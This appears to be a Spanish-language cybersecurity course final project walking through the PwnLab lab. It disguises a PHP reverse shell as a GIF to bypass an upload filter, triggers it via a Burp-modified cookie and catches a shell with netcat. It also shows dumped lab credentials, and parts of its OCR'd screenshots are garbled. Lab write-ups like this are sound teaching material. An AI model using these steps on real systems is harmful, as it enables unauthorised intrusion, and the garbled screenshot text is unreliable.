
Vamos a subir un PHP reverse shell (esto lo sabemos inspeccionando el código), primero vamos a consultarle a Kali si tiene alguna disponible con el comando:

locate php-reverse-shell

Luego con la dirección donde se encuentra la reverse shell la copiaremos en un nuevo recurso con el comando

cp /usr/share/webshells/php/php-reverse-shell.php shell.php

Finalmente, con un comando ls podemos chequear el recurso creado:




Ejecutamos

nano shell.php

Para editar el recurso:

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024



Dentro del editor únicamente editaremos la variable \$ip con la IP de la maquina atacante y \$port con el puerto 443 y CTRL+X para guardar los cambios realizados:

A screenshot of the nano editor displaying the "shell.php" file. The code is a PHP script for a reverse shell. A specific line has been highlighted with a green selection bar: "\$ip = '172.20.10.7'; // CHANGE THIS". This line is intended to be modified. The rest of the code includes variables like \$VERSION, \$port, \$chunk_size, and \$shell, along with comments explaining the purpose of each part. The bottom of the screen shows the nano editor's command-line interface with various keyboard shortcuts.

Vamos a crear un archivo .gif, llamado shell.gif, ya que cuando vimos el código de subida, este es uno de los tipos permitidos, para ello ejecutamos

touch shell.gif


Para crearlo, ls para comprobar que lo creo y luego

nano shell.gif

para editarlo

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024




Kali Linux 1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

File Actions Edit View Help

```
(root@kali)-[~]
# touch shell.gif
[root@kali]-[~]
# ls
Desktop Documents Downloads Music Pictures Public shell.gif shell.php Templates tools Videos
[root@kali]-[~]
# nano shell.gif
```

Le colocaremos en su contenido el “magic number” relacionado a los archivos .gif para que el validador lo tome correctamente y luego CTRL + X para guardar



Archivo Máquina Ver Entrada Dispositivos Ayuda

File Actions File Actions Edit View Help

```
→ SHOW C GNU nano 8.0
ERROR 1064 (42000) at line 2
MySQL [(none)]
```

File Actions Edit View Help


```
shell.gif *
```

```
SHOW C
ERROR 1064 (42000) at line 2
MySQL [(none)]
```

TALLER DE CIBERSEGURIDAD


TRABAJO FINAL - JULIO 2024

Ahora vamos a inyectar el shell.php en shell.gif, para eso debemos ejecutar el comando
cat shell.php >> shell.gif



```
└$ touch shell.gif
[~] nano shell.gif
[~] cat shell.php >> shell.gif
```

Para comprobar el paso anterior, podemos ejecutar el comando
nano shell.gif
y verificar que el contenido del .gif cambió juntándose con el que tenía el shell.php



```
kali@kali: ~
File Actions File Actions Edit View Help
shell.gif
GNU nano 8.0
ERROR 1064 (42000) at line 2: </php>
MySQL [(none)] // php-reverse-shell - A Reverse Shell implementation in PHP
SHOW C // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
ERROR 1064 (42000) at line 2: </php>
SHOW DATABASE // This tool may be used for legal purposes only. Users take full responsibility
MySQL [(none)] // for any actions performed using this tool. The author accepts no liability
Reading table // for damage caused by this tool. If these terms are not acceptable to you, then
You can turn // do not use this tool.
// In all other respects the GPL version 2 applies:
Database char
MySQL [Users]
+-----+
| Tables_in_L // This program is free software; you can redistribute it and/or modify
| users         // it under the terms of the GNU General Public License version 2 as
+-----+         // published by the Free Software Foundation.
|           // This program is distributed in the hope that it will be useful,
| row in set   // but WITHOUT ANY WARRANTY; without even the implied warranty of
|               // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
MySQL [Users] // GNU General Public License for more details.
ERROR 1064 (42000) at line 1: You should have received a copy of the GNU General Public License along
MySQL [Users] // with this program; if not, write to the Free Software Foundation, Inc.,
+-----+         // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
| user | pass // This tool may be used for legal purposes only. Users take full responsibility
| kent | Slde // for any actions performed using this tool. If these terms are not acceptable to
| mike | U0Ln // you, then do not use this tool.
| kane | AVN2 //
+-----+ You are encouraged to send comments, improvements or suggestions to
3 rows in set [Read 193 lines]
G Help F Write Out F Where Is K Cut E Execute C Location M-U Undo M-A Set Mark M-B To Bracket
X Exit R Read File R Replace U Paste J Justify G Go To Line M-E Redo M-D Copy B Where Was
CTRL DERECHA
ENG ES 13:46 09/07/24
```


TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Ahora nos pondremos a la escucha desde Kali para obtener la conexión, para ello utilizaremos Netcat con el comando


nc -lvpn 443

(conviene abrirlo en una nueva terminal)



```
d6 [kali㉿kali]:~$ nano shell.gif
[...]
et [kali㉿kali]:~$ nc -lvpn 443
listening on [any] 443 ...
s]
```


Vamos a subir a la web nuestro fichero shell.gif, seleccionamos el archivo, Open y Upload:



TALLER DE CIBERSEGURIDAD


TRABAJO FINAL - JULIO 2024

Si chequeamos el contenido de la web, podemos ver nuestro fichero subido:



```
1 <html>
2 <head>
3 <title>PwnLab Intranet Image Hosting</title>
4 </head>
5 <body>
6 <center>
7 <br />
8 [ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
9 <br/><br/>
10 </html>
11 <body>
12 <form action=' ' method='post' enctype='multipart/form-data'>
13 <input type='file' name='file' id='file' />
14 <input type='submit' name='submit' value='Upload' />
15 </form>
16 </body>
17 </html>
18 </center>
19 </body>
20 </html>
```


Vamos a prender FoxyProxy e interceptar con BurpSuite y otra vez subimos el mismo archivo:



TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Automáticamente BurpSuite interceptará la subida del fichero:



TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Vamos a enviar esta petición al Repeater:

The screenshot shows the Burp Suite interface. In the Request tab, a POST request is being viewed. The URL is /page/upload. The request body contains a file named shell.gif. The response tab shows the server's response, which includes a header Content-Type: text/html; charset=UTF-8 and a body containing a PHP reverse shell code. The Inspector tab shows the detailed structure of the response, including the file upload logic.

Vamos a editar la petición, afectando el parámetro Cookie:


Copiendo de la respuesta la ruta al archivo, pero un directorio hacia atrás, esto nos resultará en lo que se ve en la imagen, una vez modificado, le damos al botón Send para enviar la petición:

The screenshot shows the Burp Suite interface after modifying the request. A new cookie parameter 'PHPSESSID=gash7nknkt62od5la7ucp7' has been added to the request headers. The rest of the request and response content remain the same as in the previous screenshot.


TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Una vez enviada la petición veremos como no hay Response, pero desde la consola donde tenemos abierto Netcat si tenemos una conexión:



```
[root@kali: ~]# nc -lvpn 443
listening on [any] 443 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.4] 33537
Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt28-1+deb8u4 (2016-02-29) i686 GNU/Linux
07:36:36 up 2:10, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM             LOGIN@   IDLE    JCPU   PCPU WHAT
www-data  www-data  /var/www/html  www-data  0:00  0:00  0:00  0:00  Response
www-data  www-data  /var/www/html  www-data  0:00  0:00  0:00  0:00  Response
/bin/sh: 0: can't access tty: job control turned off
$
```



Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Request

```
POST /page-upload HTTP/1.1
Host: 172.20.10.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary:-----341499971791505931381293329008
Content-Length: 5897
Origin: http://172.20.10.8
Content-Type: application/x-www-form-urlencoded
Referer: http://172.20.10.8/page-upload
Cookie: PHPSESSID=
Upgrade-Insecure-Requests: 1
-----341499971791505931381293329008
Content-Disposition: form-data; name="file"; filename="shell.gif"
Content-Type: image/gif
GIF87a
</php>
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
--
```


Response

```
Pretty Raw Hex Render
```

Inspector


Request attributes Request query parameters Request body parameters Request cookies Request headers

Hemos accedido a la máquina vulnerable, ya tenemos una shell interactiva, vamos a consultar que usuario somos con el comando whoami:



TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024



```
kali@kali: ~
: <LOOPBACK,UP,BROADCAST,NOARP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 0: File Actions Edit View Help
inet 127.0.0.1/8 brd 127.255.255.255 scope host loopback0
    valid_lft 0s
    linklayer
inet6 ::1/128 brd :: scope host loopback0
    valid_lft forever
    linklayer
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
link/ether 08:00:2e:08:00:02 brd ff:ff:ff:ff:ff:ff
inet 172.20.10.7 brd 172.20.10.255 scope global eth0
    valid_lft 1048:02
    linklayer
    inet6 fe80::4002:2e0ff:fe08:0002 brd ff:ff:ff:ff:ff:ff
        valid_lft forever
        linklayer
docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:04:ac:1c:00:00 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1 brd 172.17.0.255 scope global docker0
    valid_lft forever
    linklayer
(kali㉿kali)-[~]
ping 172.20.10.10.
PING 172.20.10.8 (172.20.10.8) 56(84) bytes of data.
64 bytes from 172.20.10.8 (172.20.10.8): icmp_seq=1 ttl=64 time=1.51 ms
^C
ping: 172.20.10.8: Operation timed out.
```

